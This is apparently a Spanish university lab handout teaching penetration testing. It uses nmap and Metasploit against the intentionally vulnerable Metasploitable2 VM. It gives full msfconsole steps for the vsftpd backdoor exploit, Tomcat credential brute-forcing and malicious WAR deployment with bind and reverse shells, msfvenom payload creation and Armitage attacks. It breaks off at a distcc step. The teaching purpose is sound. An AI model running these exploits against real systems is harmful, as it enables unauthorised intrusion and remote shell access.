Tests de intrusión y explotación de vulnerabilidades: uso básico de Mestasploit

SSI 2021/22

11 de octubre de 2021

Índice

1. Descripción

Ejemplo de tareas y herramientas típicas empleadas en los tests de intrusión.

2. Entorno de prácticas

2.1. Software de virtualización VIRTUALBOX

En estas prácticas se empleará el software de virtualización VIRTUALBOX para simular los equipos GNU/Linux sobre los que se realizarán las pruebas.

- Página principal: `http://virtualbox.org`
- Más información: `http://es.wikipedia.org/wiki/Virtualbox`

2.2. Imágenes a utilizar

1. Scripts de instalación
   - para GNU/Linux: ejercicio-metasploit.sh
     `alumno@pc: $ sh ejercicio-metasploit.sh`
   - para MS windows: ejercicio-metasploit.ps1
     `Powershell.exe -executionpolicy bypass -file ejercicio-metasploit.ps1`

   Notas:
   - Se pedirá un identificador (sin espacios) para poder reutilizar las versiones personalizadas de las imágenes creadas (usad por ejemplo el nombre del grupo de prácticas o el login LDAP)
   - En ambos scripts la variable `$DIR_BASE` especifica donde se descargarán las imágenes y se crearán las MVs. Por defecto en GNU/Linux será en `$HOME/SSI2122` y en Windows en `C:/SSI2122`.
     Puede modificarse antes de lanzar los scripts para hacer la instalación en otro directorio más conveniente (disco externo, etc)
   - Es posible descargar las imágenes comprimidas manualmente (o intercambiarlas con USB), basta descargar los archivos con extensión `.vdi.zip` de `http://ccia.esei.uvigo.es/docencia/SSI/2122/practicas/` y copiarlos en el directorio anterior (`$DIR_BASE`) para que el script haga el resto.
   - Si no lo hacen desde el script anterior, se pueden arrancar las instancias VIRTUALBOX desde el interfaz gráfico de VirtualBOX o desde la línea de comandos con `VBoxManage startvm <nombre MV>_<id>`
2. Imágenes descargadas
   - **base_ssi.vdi** (1,3 GB comprimida, 4,9 GB descomprimida): Imagen genérica (común a todas las MVs) que contiene las herramientas a utilizar
     Contiene un sistema Debian 9 con herramientas gráficas y un entorno gráfico ligero LXDE (*Lighweight X11 Desktop Environment*) [LXDE].
   - **swap1GB.vdi**: Disco de 1 GB formateado como espacio de intercambio (SWAP)
3. Usuarios configurados e inicio en el sistema
   - Usuarios disponibles

login	password
root	purple
usuario	usuario

- Acceso al entorno gráfico una vez logueado (necesario para poder copiar y pegar desde/hacia el anfitrión)

  ```
  root@datos:~# startx
  ```

- Habilitar copiar y pegar desde/hacia el anfitrión en el menú `Dispositivos -> Portapapeles compartido -> bidir` de la ventana de la máquina virtual.

- Imagen adicional **Metasploitable2.vdi** (0,8 GB comprimida, 2,2 GB descomprimida): Imagen VirtualBox de la máquina "vulnerable" Metasploitable2

  Usuarios configurados.

login	password
`msfadmin`	`msfadmin`
`usuario1`	`usuario1`

  Para tener acceso como administrador, como usuario `msfadmin`, ejecutad el comando `sudo -i`.

  Más información (de Mestasploitable2): Metasploitable 2 Exploitability Guide

3. Ejercicio 1: Enumeración de equipos y servicios y detección de vulnerabilidades

3.1. Previo: tests de intrusión

- Conceptos básicos sobre tests de intrusión

3.2. Descripción

En este primer ejercicio veremos una herramienta que puede ser utilizada en las etapas iniciales de un test de intrusión (exploración y enumeración). Se trata del escáner de puertos NMAP

1. NMAP es un escaner de puertos con capacidad de identificación de servicios y sistemas operativos, también posee funcionalidades de evasión y ocultación del escaneo.

   - http://www.nmap.org
   - http://es.wikipedia.org/wiki/Nmap

Otro tipo de herramientas habituales en las etapas de enumeración son los escáneres de vulnerabilidades. Una de las más usadas es NESSUS (y su versión libre OpenVAS)

1. NESSUS es un escaner de vulnerabilidades basado en plugins. Estos plugins realizan comprobaciones y simulan intentos de ataque tratando de aprovechar vulnerabilidades. NESSUS distribuye una colección de plugins bajo registro sin coste para uso no comercial (*Home Feed*) y una colección profesional más actualizada bajo subscripción de pago (*Professional Feed*).

   - http://www.nessus.org
   - http://en.wikipedia.org/wiki/Nessus_(software)

   Nota: Aunque inicialmente NESSUS era un proyecto de código abierto, en la actualidad tiene una licencia privativa.

   El proyecto libre OpenVAS continuó evolucionando el código de antigua versión *Open Source* de NESSUS y ofrece funcionalidades similares.

3.3. Enumeración con NMAP

Desde la máquina ATACANTE

1. Acceder como root (con password `purple`) y arrancar las X

   ```
   atacante:~# startx
   ```

2. Abrir un terminal y lanzar un escaneo de equipos sobre la red actual (*Ping Scan*) para determinar que máquinas están conectadas en el segmento de red.

   ```
   atacante:~# nmap -sP 198.51.100.0/24
   ```

   Nos informará de que hay 2 equipos en la red: la máquina ATACANTE (con dirección IP 198.51.100.111) y la máquina METASPLOITABLE (con dirección IP 198.51.100.222)

3. Lanzar un escaneo de servicios sobre el equipo METASPLOITABLE (**no** es necesario **lanzarlo** realmente)

   ```
   atacante:~# nmap -oX nmap.xml -O -sV -p1-65535 -T4 198.51.100.222
   ```

   Descripción de las opciones

   -sX nmap.xml especifica el nombre del fichero donde se volcará la salida del escaneo en el formato XML de NMAP

   -O Habilita la identificación del Sistema Operativo de la máquina escaneada

   -sV Habilita la identificación de los servicios a la escucha en los puertos descubiertos en la máquina escaneada

   198.51.100.222 Dirección IP del destino del escaneo

   -p1-65535 Rango de puertos a escanear [en este caso son todos los puertos y tardará varios minutos (>> 15)]

   -T4 Tipo de temporización (timeouts, tasas de envío de paquetes, etc)

   Importante: Este escaneo NMAP es extremadamente lento, para agilizar el ejercicio se muestra a continuación la salida obtenida y en la máquina virtual **Atacante** está disponible el resultado del análisis en formato XML (ver el archivo `/root/nmap.xml`)

   Resultados obtenidos

```
root@atacante:~# nmap -oX nmap.xml -O -sV -p1-65535 -T4 198.51.100.222

Starting Nmap 7.40 ( https://nmap.org ) at 2018-10-14 23:11 CEST
Nmap scan report for metasploitable2.ssi.net (198.51.100.222)
Host is up (0.00073s latency).
Not shown: 65506 closed ports
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  shell       Netkit rshd
1099/tcp  open  rmiregistry GNU Classpath grmiregistry
1524/tcp  open  shell       Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
```

```
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
6697/tcp  open  irc         UnrealIRCd
8080/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb         Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
38940/tcp open  status      1 (RPC #100024)
54693/tcp open  nlockmgr    1-4 (RPC #100021)
56059/tcp open  mountd      1-3 (RPC #100005)
58858/tcp open  unknown
MAC Address: 08:00:27:22:22:22 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts:  metasploitable.localdomain, localhost, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1774.20 seconds
```

- **Nota 1:** Este tipo de escaneo con identificación de servicios es relativamente "ruidoso" y fácilmente detectable por los firewalls o detectores de intrusiones que puedan estar instalados en la red escaneada.
- **Nota 2:** Dado que este escaneo tardará mucho tiempo, se incluye el archivo `nmap.xml` (y una copia adicional `nmap.bck.xml`) con el resultado de un escaneo realizado previamente.

4. Ejercicio 2: Explotación de vulnerabilidades con Metasploit


4.1. Descripción

En este ejercicio veremos el uso del Framework Metasploit en tareas de explotación de vulnerabilidades y acceso a equipos comprometidos.

Metasploit es un Framework multiplataforma escrito en Ruby que abstrae las tareas típicas de una intrusión, ofreciendo un esquema modular donde combinar e integrar distintos tipos de exploits y herramientas de acceso y control de equipos y servicios comprometidos. Incluye también módulos adicionales para las fases de rastreo y enumeración, además de poder integrar la información proporcionada por otras herramientas como NMAP, NESSUS, OpenVAS, etc.

4.1.1. Conceptos

- **Vulnerabilidad:** defecto $\left\{ \begin{array}{l} \text{de programación} \\ \text{de configuración} \end{array} \right\}$ en una "víctima"
- **Exploit:** procedimiento a seguir para explotar una vulnerabilidad
- **Payload:** acción maliciosa a realizar sobre una "víctima" ($\approx$ código malicioso)



Ejemplos

- **Aplicación:** servidor FTP `vsftp` (ver. 2.3.4)
  - **Vulnerabilidad:** Presencia de una puerta trasera en el código fuente (permite el acceso indicando como nombre de usuario `:)`)
  - **Exploit:** `exploit/unix/ftp/vsftpd_234_backdoor`
  - **Payload/s:** `cmd/unix/interact`
- **Aplicación:** servidor de aplicaciones Java `Apache Tomcat`
  - **Vulnerabilidad:** Consola de administración accesible y uso del usuario y contraseña por defecto
  - **Exploit:** `exploit/multi/http/tomcat_mgr_deploy`
  - **Payload/s:** `java/shell/bind_tcp`, `java/shell/reverse_tcp`, `java/meterpreter/bind_tcp`, ...

4.1.2. Arquitectura de Metasploit

Metasploit sigue un arquitectura modular, organizada alrededor de un núcleo que estructura la aplicación y ofrece las funcionalidades básicas.

- **exploits** Piezas de código que explotan una vulnerabilidad concreta que permite un acceso no previsto. Suelen ser específicas del sistema operativo y de la versión concreta del servicio, aunque hay algunos exploits independientes de la plataforma.

  Su uso principal es como "vector" para la inyección de un *payload* específico que ofrezca al atacante algún tipo de acceso y/o control del equipo compometido.

- **payloads** Piezas de código que permiten algún tipo de acceso o control sobre un equipo que ha sido comprometido mediante la explotación de alguna vulnerabilidad. Suelen ser específicos del sistema operativo, aunque algunos basados en Java o lenguajes de Script son independientes de la plataforma.

  Uno de los *payloads* más potentes que ofrece Metasploit es *Meterpreter*. Se trata de un *payload* que ofrece un intérprete de comandos en el sistema comprometido, complementado con una serie de comandos específicos que soportan tareas típicas de una intrusión (recopilación de información del sistema comprometidos, keylogger, ocultación de rastros, etc).

  Explicación de algunas funcionalidades de Meterpreter: comandos Meterpreter, tabla resumen [pdf]

- **auxiliary** Módulos auxiliares que automatizan tareas complementarias empleadas habitualmente en test de intrusión. Fundamentalmente se trata de diversos tipos de escáners: escáner de puertos genéricos ó escáneres especifícos para aplicaciones/servicios concretos. También se proveen módulos para recopilar credenciales de acceso basados en diccionarios o romper contraseñas, enumeradores de directorios, herramientas para recopilación

de información de red y una colección de *fuzzers* que generan cadenas de entrada aleatorias con las que detectar posibles vulnerabilides en la validación de entradas. Adicionalmente también se incluye un conjunto de servidores *rogue* cuya finalidad es ofrecer servidores falsos para diversos protocolos como DHCP, DNS, que capturen las peticiones y, opcionalmente, falsifiquen las respuestas a conveniencia del atacante.

- **post** Piezas de código específicas de cada arquitectura o aplicación que automatizan tareas relativas al mantenimiento, extensión y/o ocultación del acceso a equipos comprometidos. Fundamentalmente ofrecen funcionalidades para recopilar información del sistema comprometidos (servicios, usuarios, fichero, ...), para escalar privilegios obteniendo credenciales de administrador o para ocultar el rasto de la explotación.
- **nops** Módulos complementarios usados para generar distintos tipos de códigos NOP (*No operation*) para diferentes arquitecturas y CPUs a utilizar en el código de los exploits y sus respectivos payloads.
- **encoders** Módulos complementarios utilizados para ofuscar y ocultar el código de los exploits y sus respectivos payloads empleando diversos tipos de codificación. Son un mecanismo de evasión para evitar la detección del ataque por parte de IDS (sistemas de detección de intrusiones) o antivirus.

Más información en http://www.metasploit.com y http://en.wikipedia.org/wiki/Metasploit_Project.

Consulta e información sobre los módulos disponibles: http://www.rapid7.com/db/modules

Detalles: curso on-line sobre metasploit

4.1.3. Interfaces de usuario

Sobre el Framework Metasploit se han desarrollado distintos tipos de interfaces de usuario, bien como parte del núcleo del propio framework o como proyectos independientes.

msfconsole Consola en modo texto de Metasploit, es el interfaz más usado y ofrece acceso a la totalidad de funcionalidades del framework.

msfcli Expone las funcionalidades del framework para acceder a ellas desde línea de comandos y shell scripts.

msfweb Expone las funcionalidades del framework mediante un interfaz web

msfrpc/msfrpcd Expone las funcionalidades del framework para acceder a ellas mediante un mecanismo de RPC (*remote procedure call*)

msfgui Interfaz gráfico basado en Java Swing. Accede a las funcionalidades del framework usando *msfrpcd* [obsoleta].

Armitage Interfaz gráfico basado en Java Swing. Es un proycto independiente con mejoras respecto a `msfgui`, mucho más amigable, con mejor usabilidad, con asistencia al usuario y automatización de determinadas tareas. Accede a las funcionalidades del framework usando *msfrpcd*.

otros

msfpayload/msfencode permiten crear (y codificar) payloads desde línea de comandos. Se usa para generar ficheros con payloads a desplegar/ejecutar directamente en las víctimas.

msfupdate actualiza mediante `svn` (*subversion*) los módulos del framework a la última versión disponible.

4.1.4. Comandos de `msfconsole`

Ver resumen en Msfconsole Commands

4.2. Uso de `msfconsole`

Previo. Desde la máquina ATACANTE: iniciar los servidores incluidos en la distribución de Metasploit

```
atacante:~# systemctl start metasploit.service
```

Nota: el script de inicio de Metasploit fue deshabilitado y es necesario iniciarlo manualmente (también puede habilitarse el inicio de Metasploit durante el arranque con `sytemctl enable metasploit.service`)

Desde la máquina ATACANTE: arrancar `msfconsole` desde un terminal

```
atacante:~# msfconsole
```

Muestra un *banner* e información de la versión del framework, última actualización y número de módulos disponibles.

- **Nota:** En ocasiones MSFConsole puede no estar conectado con la Base de Datos de Metasploit (se puede comprobar con el comando `db_status`).

  ```
  msf > db_status
  ```

  De ser así:

  - Desde un nuevo terminal, reiniciar los servicios de Metasploit

    ```
    atacante:~# systemctl stop metasploit.service
    atacante:~# systemctl start metasploit.service
    ```

  - Si sigue sin conexión con la BD, habilitar la conexión manualmente e inicializar el caché de módulos

    ```
    msf > db_connect -y /opt/metasploit/apps/pro/ui/config/database.yml
    msf > db_status
    msf > db_rebuild_cache         (sólo la primera vez)
    ```

4.2.1. Escaneo e identificación de equipos y servicios

Metasploit puede configurarse para utilizar una base de datos donde guardar información de los equipos localizados, sus servicios y vulnerabilidades, junto con información adicional como notas y eventos. Esa información puede generarla el propio Metasploit a partir de sus módulos *Auxiliary* o cargarla a partir de herramientas externas.

1. Lanzar un escaneo de puertos sobre el segmento de red con NMAP y almacenar los resultados

   ```
   msf > db_nmap -O -sV -T4 198.51.100.0/24
   ```

   Nota: También se puede importar el resultado del escaneo con NMAP realizado previamente

   ```
   msf > db_import /root/nmap.xml
   ```

2. Importar los resultados de los análisis realizados previamente con NESSUS y OpenVAS

   ```
   msf > db_import /root/nessus_report_Escaneo_Metasploit.nessus
   msf > db_import /root/report-openvas_Escaneo_Metasploit.xml
   ```

3. Comprobar los datos almacenados (hosts, servicios, vulnerabilidades).

   ```
   msf > hosts
   msf > services
   msf > vulns
   ```

   Se puede recuperar, editar o eliminar información de un host o servicio específico (ver `hosts -h` o `services -h` o `vulns -h`)

Una vez identificados los equipos, servicios y, opcionalmente, vulnerabilidades sobre los que se va a trabajar el paso siguiente sería buscar posibles módulos (exploits, etc) a utilizar sobre los servicios identificados en cada una de las máquinas víctima, lanzar esos exploit y evaluar el alcance y el daño que podría causarse.

4.2.2. Uso de módulos: explotación VSFTPD

1. Buscar posibles exploits contra el servidor FTP vsftpd (versión 2.3.4, puerto 21).

   ```
   msf > search vsftpd
   ```

   La versión instalada cuenta con una puerta trasera introducida en su código. Metasploit tiene un módulo de tipo exploit para aprovecharla.

2. Configuración y uso del exploit

   ```
   msf > use exploit/unix/ftp/vsftpd_234_backdoor
   msf exploit(vsftpd_234_backdoor) > info
   msf exploit(vsftpd_234_backdoor) > options
   msf exploit(vsftpd_234_backdoor) > set RHOST 198.51.100.222

   msf exploit(vsftpd_234_backdoor) > show payloads
   msf exploit(vsftpd_234_backdoor) > set PAYLOAD cmd/unix/interact
   msf exploit(vsftpd_234_backdoor) > options

   msf exploit(vsftpd_234_backdoor) > exploit
   ```

   Se abrirá una *shell* en la máquina víctima donde ejecutar comandos (se finaliza la conexión con `exit`).

   - Comprobar el usuario bajo el cual se está ejecutando el Payload con el comando `whoami`

   Para retornar al contexto inicial de MSFConsole (prompt `msf >`) se usa el comando `back`.

4.2.3. Uso de módulos: explotación de Tomcat

1. Buscar posibles exploits contra el servidor Apache Tomcat (versión 5.5, puerto 8080).

   ```
   msf > search tomcat
   ```

   Se puede utilizar el exploit `multi/http/tomcat_mgr_deploy` (en el escaneo NESSUS se señala que este servidor usa las contraseñas por defecto, aunque para el ejemplo se asumirá que se desconoce ese dato)

   Comprobar que está accesible la consola de administración del servidor accediendo a la URL `http://198.51.100.222:8080` con el navegador QupZilla.

   - **Nota:** puede ser necesario forzar el reinicio del servidor Tomcat5 en la máquina `Metasploitable2`

     ```
     (loguearse en Metasploitable2 con msfadmin/msfadmin)

     metasploitable:~$ sudo -i     (con contraseña msfadmin)
     metasploitable:~# /etc/init.d/tomcat5.5 stop
     metasploitable:~# /etc/init.d/tomcat5.5 start
     ```

2. Seleccionamos el exploit y vemos su descripción y opciones.

   ```
   msf > use exploit/multi/http/tomcat_mgr_deploy
   msf  exploit(tomcat_mgr_deploy) > info
   ```

   Debemos especificar valores para los parámetros `HttpUsername` y `HttpPassword`.

   Podremos intentar obtenerlos con un módulo auxiliar disponible en Metasploit que prueba un diccionario de pares usuario+clave usando fuerza bruta.

3. Extracción de credenciales Tomcat (módulo auxiliar `auxiliary/scanner/http/tomcat_mgr_login`)

   ```
   msf > use auxiliary/scanner/http/tomcat_mgr_login
   msf  auxiliary(tomcat_mgr_login) > info
   ```

Debemos especificar la máquina objetivo (RHOSTS: 198.51.100.222), el puerto (RPORT:8080), la URI de la aplicación de gestion de Tomcat (URI) y los ficheros con los nombres de usuario y las contraseñas a probar (USER_FILE, PASS_FILE).

Bastará con especificar el valor de RHOST y RPORT, con el resto de parámetros se usarán los valores por defecto

- Desde otro terminal se pueden ver/editar los diccionarios con valores para USER y PASS.

```
atacante:~# cd /opt/metasploit/apps/pro/vendor/bundle/ruby/2.3.0/gems/metasploit-framework-4.17.16/data/
atacante:~# more wordlists/tomcat_mgr_default_users.txt
atacante:~# more wordlists/tomcat_mgr_default_pass.txt
```

```
msf  auxiliary(tomcat_mgr_login) > set RHOSTS 198.51.100.222
RHOSTS => 198.51.100.222
msf  auxiliary(tomcat_mgr_login) > run

[*] 198.51.100.222:8080 TOMCAT_MGR - [01/50] - Trying username:'admin' with password:''
[-] 198.51.100.222:8080 TOMCAT_MGR - [01/50] - /manager/html [Apache-Coyote/1.1] [Tomcat Application Manager] fa
...
[*] 198.51.100.222:8080 TOMCAT_MGR - [16/50] - Trying username:'tomcat' with password:'tomcat'
[+] http://198.51.100.222:8080/manager/html [Apache-Coyote/1.1] [Tomcat Application Manager] successful login 't
...
[*] 198.51.100.222:8080 TOMCAT_MGR - [46/50] - Trying username:'both' with password:'tomcat'
[-] 198.51.100.222:8080 TOMCAT_MGR - [46/50] - /manager/html [Apache-Coyote/1.1] [Tomcat Application Manager] fa
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Nos informa que se puede acceder a la web de administración de Tomcat con las credenciales `tomcat/tomcat`

4. Configuración y uso del exploit `exploit/multi/http/tomcat_mgr_deploy`

```
msf  auxiliary(tomcat_mgr_login) > use exploit/multi/http/tomcat_mgr_deploy
msf  exploit(tomcat_mgr_deploy) > show options
```

Debemos especificar la máquina objetivo (RHOST), el puerto (RPORT), el path a la aplicación de gestion de Tomcat (PATH) y el nombre de usuario (HttpUsername) y la contraseña (HttpPassword).

```
msf  exploit(tomcat_mgr_deploy) > set RHOST 198.51.100.222
msf  exploit(tomcat_mgr_deploy) > set RPORT 8080
msf  exploit(tomcat_mgr_deploy) > set HttpUsername tomcat
msf  exploit(tomcat_mgr_deploy) > set HttpPassword tomcat
```

Funcionamiento: El exploit creará un fichero WAR con una aplicación web Java "maliciosa" cuya única misión será la de poner en ejecución dentro de la máquina víctima el PAYLOAD que especifiquemos.

- Usando la aplicación de administración se desplegará ese WAR en el servidor Tomcat.
- El exploit accederá a la URL correspondiente para invocar dicho servlet y poner en ejecución su PAYLOAD
- Finalmente, el exploit deshará el despliegue realizado.

En este ejemplo se usará el PAYLOAD `java/shell/bind_tcp` (conexión directa)

- Este PAYLOAD lanza un intérprete de comandos en la víctima (`/bin/sh` en este caso) y redirige su E/S a un puerto TCP de dicha víctima.
- El atacante/auditor abre una sesión conectándose con ese puerto de la víctima, obteniéndose una *shell* en el equipo comprometido accesible desde el atacante.

Nota: con `set PAYLOAD+<tab>` o con `show payloads` se muestra la lista de PAYLOADs admitidos por el exploit actual.

```
msf  exploit(tomcat_mgr_deploy) > set PAYLOAD java/shell/bind_tcp
msf  exploit(tomcat_mgr_deploy) > options
```

Este PAYLOAD tiene sus propias opciones, exige que indiquemos la máquina víctima (RHOST, *remote host*) y el puerto de escucha en dicha víctima (LPORT, *listening port*)

```
msf  exploit(tomcat_mgr_deploy) > set LPORT 11111
msf  exploit(tomcat_mgr_deploy) > options
```

Al lanzar el exploit se abrirá una sesión en la máquina víctima.

```
msf  exploit(tomcat_mgr_deploy) > exploit

[*] Started bind handler
[*] Attempting to automatically select a target...
[*] Automatically selected target "Linux x86"
[*] Uploading 6213 bytes as nZAPfHCskfkmDVB.war ...
[*] Executing /nZAPfHCskfkmDVB/97PNxj.jsp...
[*] Undeploying nZAPfHCskfkmDVB ...
[*] Sending stage (2439 bytes) to 198.51.100.222
[*] Command shell session 1 opened (198.51.100.111:42731 -> 198.51.100.222:11111) at 2018-10-14 23:42:21 +0200

ls -l
total 76
drwxr-xr-x  2 root root  4096 2010-03-16 19:11 bin
drwxr-xr-x  4 root root  4096 2011-12-10 10:31 boot
...
lrwxrwxrwx  1 root root    30 2011-12-10 09:31 vmlinuz -> boot/vmlinuz-2.6.24-30-virtual
uname -a
Linux metasploitable.ssi.net 2.6.24-30-virtual #1 SMP Sun Oct 14 23:42:52 UTC 2011 i686 GNU/Linux
whoami
tomcat55
...
```

Nota: Normalmente el *exploit* no funciona en el primer intento (aunque sí despliega, invoca y repliega la aplicación web maliciosa) y requiere invocar varias veces el comando `exploit`, hasta que finalmente abre la sesión.

- Comprobar el usuario bajo el cual se está ejecutando el Payload con el comando `whoami`

En la víctima podemos comprobar que hay un nuevo proceso `/bin/sh` propiedad del usuario `tomcat55` y sin terminal asociado.

```
metasploitable:~$ ps -aux | grep  tomcat55
```

Podemos comprobar que la conexión está efectivamente establecida, lanzando el comando `netstat -tn` en ambos equipos.

```
atacante:~# netstat -tn
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
...
tcp        0      0 198.51.100.111:43550   198.51.100.222:11111   ESTABLISHED
...

metasploitable:~$ netstat -tn
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 198.51.100.222:11111   198.51.100.111:43550   ESTABLISHED
```

Nota: las sesiones se finalizan con `CONTROL+C`

5. Uso de un PAYLOAD alternativo (conexión inversa) [opcional]

   Otro posible exploit sería `java/shell/reverse_tcp` con un comportamiento inverso a la hora de las conexiones. En este caso será el PAYLOAD en ejecución en la víctima quien se conectará a un puerto local de la máquina atacante (o de la máquina que le indiquemos).

- Normalmente es menos frecuente que este tipo de conexiones inversas sean filtradas por posibles cortafuegos intermedios

```
msf  exploit(tomcat_mgr_deploy) > set PAYLOAD java/shell/reverse_tcp
msf  exploit(tomcat_mgr_deploy) > options
msf  exploit(tomcat_mgr_deploy) > set LHOST 198.51.100.111
msf  exploit(tomcat_mgr_deploy) > set LPORT 22222
msf  exploit(tomcat_mgr_deploy) > exploit
```

Debemos especificar la dirección (LHOST, *listening host*) y el puerto (LPORT, *listening port*) a donde debe conectarse el PAYLOAD.

```
atacante:~# netstat -tn
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
...
tcp        0      0 198.51.100.111:22222   198.51.100.222:57091   ESTABLISHED

metasploitable:~$ netstat -tn
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 198.51.100.222:57091   1198.51.100.111:22222   ESTABLISHED
```

6. Inspección del código del exploit y del PAYLOAD [opcional]
   Se puede ver el código Ruby con la implementación del exploit y del PAYLOAD

```
atacante:~# cd /opt/metasploit/apps/pro/vendor/bundle/ruby/2.3.0/gems/metasploit-framework-4.17.16/modules/
atacante:~# less exploits/multi/http/tomcat_mgr_deploy.rb
               < buscar la función exploit >

atacante:~# less payloads/stagers/java/bind_tcp.rb
atacante:~# less payloads/stages/java/shell.rb

atacante:~# less /opt/metasploit/apps/pro/vendor/bundle/ruby/2.3.0/gems/metasploit-framework-4.17.16/lib/msf/cor
```

   También está disponible el código Java inyectado por el exploit responsable de crear el intérprete de comandos y ponerse a la escucha. (ver http://schierlm.users.sourceforge.net/JavaPayload/) También se puede ver el aspecto que tendría un fichero WAR con el PAYLOAD seleccionado (no es exactamente el que desplegará el exploit anterior)

```
atacante:~# msfvenom -p java/shell/bind_tcp LPORT=33333 RHOST=198.51.100.222 W > /tmp/ejemplo.war
atacante:~# cd /tmp
atacante:/tmp# unzip ejemplo.war
atacante:/tmp# cat metasploit.dat
atacante:/tmp# ls -l metasploit/*
```

4.3. Uso del interfaz gráfico `armitage`

Armitage es un interfaz gráfico alternativo para Metasploit que pretende simplificar el uso del framework. Hace uso del servidor RPC integrado en el framework (`msfrpcd`) para acceder a las funcionalidades que ofrece Metasploit.

- Mejora el interfaz (visualización de hosts, acceso simplificado a los módulos y a su información y opciones, etc)
- Automatiza ciertas tareas, como el emparejamiento entre hosts y servicios y entre servicios y exploits aplicables.
- Simplifica la configuración de exploits y payloads.
- Permite la gestión y coordinación de multiples sesiones abiertas en las vícitmas

4.3.1. Inicio y uso básico

Desde un terminal de la máquina ATACANTE, arrancar Armitage

```
atacante:~# java -jar /opt/metasploit/armitage/armitage.jar &
```

Al inciarse la aplicación se nos piden los datos para conectarse al servidor RPC del framework Metasploit (`msfrpcd`).

- Si dicho servidor estuviera en ejecución deberían de especificarse los correspondientes parámetros de conexión.
- En caso contrario bastará con pinchar en `Connect` de todos modos y el propio Armitage nos pedirá autorización para arrancar una nueva instancia del servidor RPC (pinchar en `yes`). **Nota:** Mientras el servidor se inicia, Armitage puede informar (hasta varias veces :-)) de errores de conexión.
- Cuando el servidor RPC esté listo se inciará por sí mismo el interfaz gráfico.

Nota: Si el servidor RPC no está conectado con la Base de Datos de Metasploit, habilitar la conexión desde la consola de Armitage e inicializar el caché de módulos

```
msf > db_status
cd
msf > db_connect -y /opt/metasploit/apps/pro/ui/config/database.yml
msf > db_status
msf > db_rebuild_cache         (sólo la primera vez)
```

En la sección de Hosts de Armitage se muestran iconos para los equipos registrados en la base de datos de Metasploit. En nuestro caso aparece el host que habíamos identificado anteriormente con `db_nmap` al incio del ejercicio. De ser necesario podrían lanzarse nuevos escaneos desde Armitage [`[Menú Hosts] ->Import / NmapScan / etc`])

Vincular posibles ataques a un host víctima Armitage ofrece la funcionalidad de cruzar la información sobre servicios de un hosts con la información de los exploits para vincular a una máquina una lista de los potenciales ataques.

- Seleccionar el host (198.51.100.222)
- Sobre el menú seleccionar `[Menú Attack] ->Find Attacks`
  - Armitage comprueba qué exploits son compatibles con cada uno de los servicios vinculados al host seleccionado (no va mucho más allá que comprobar nombres de servicio y versiones)
  - Es frecuente que la mayoría de los ataques/exploits propuestos no sean aplicables (falsos positivos)
- Una vez completada la vinculación se añade al icono del hosts un submenú contextual `Attacks` con la lista de posibles ataques.

La opción `[Menú Attack] ->HailMary` va un paso más allá.

- Además de cruzar servicios y exploits para determinales cuales podrían ser usados este comando intenta explotarlos.
- Los exploits potenciales son lanzados uno a uno usando sus opciones por defecto.
- En los casos donde el exploit tiene éxito se crea una sesión con la víctima.

Nota: en la mayoría de los casos las opciones por defecto que usará *Hail Mary* no son las adecuadas y la explotación no tendrá exito.

- Suele ser necesario fijar opciones adecuadas y comprobar los exploit manualmente.

4.3.2. Ejemplo: explotar el servicio distcc (compilación distribuida)

El escaneo de puertos de `nmap` informó de que existe un servicio `distcc` en el puerto 3632.

DistCC es un servicio que coordina la compilación distribuida de programas (ver http://en.wikipedia.org/wiki/Distcc). Mestasploitable incluye una versión vulnerable de este servidor.

1. Sobre el host (198.51.100.222) seleccionar este ataque: `[botón derecho] ->Attacks ->misc ->distcc_exec`
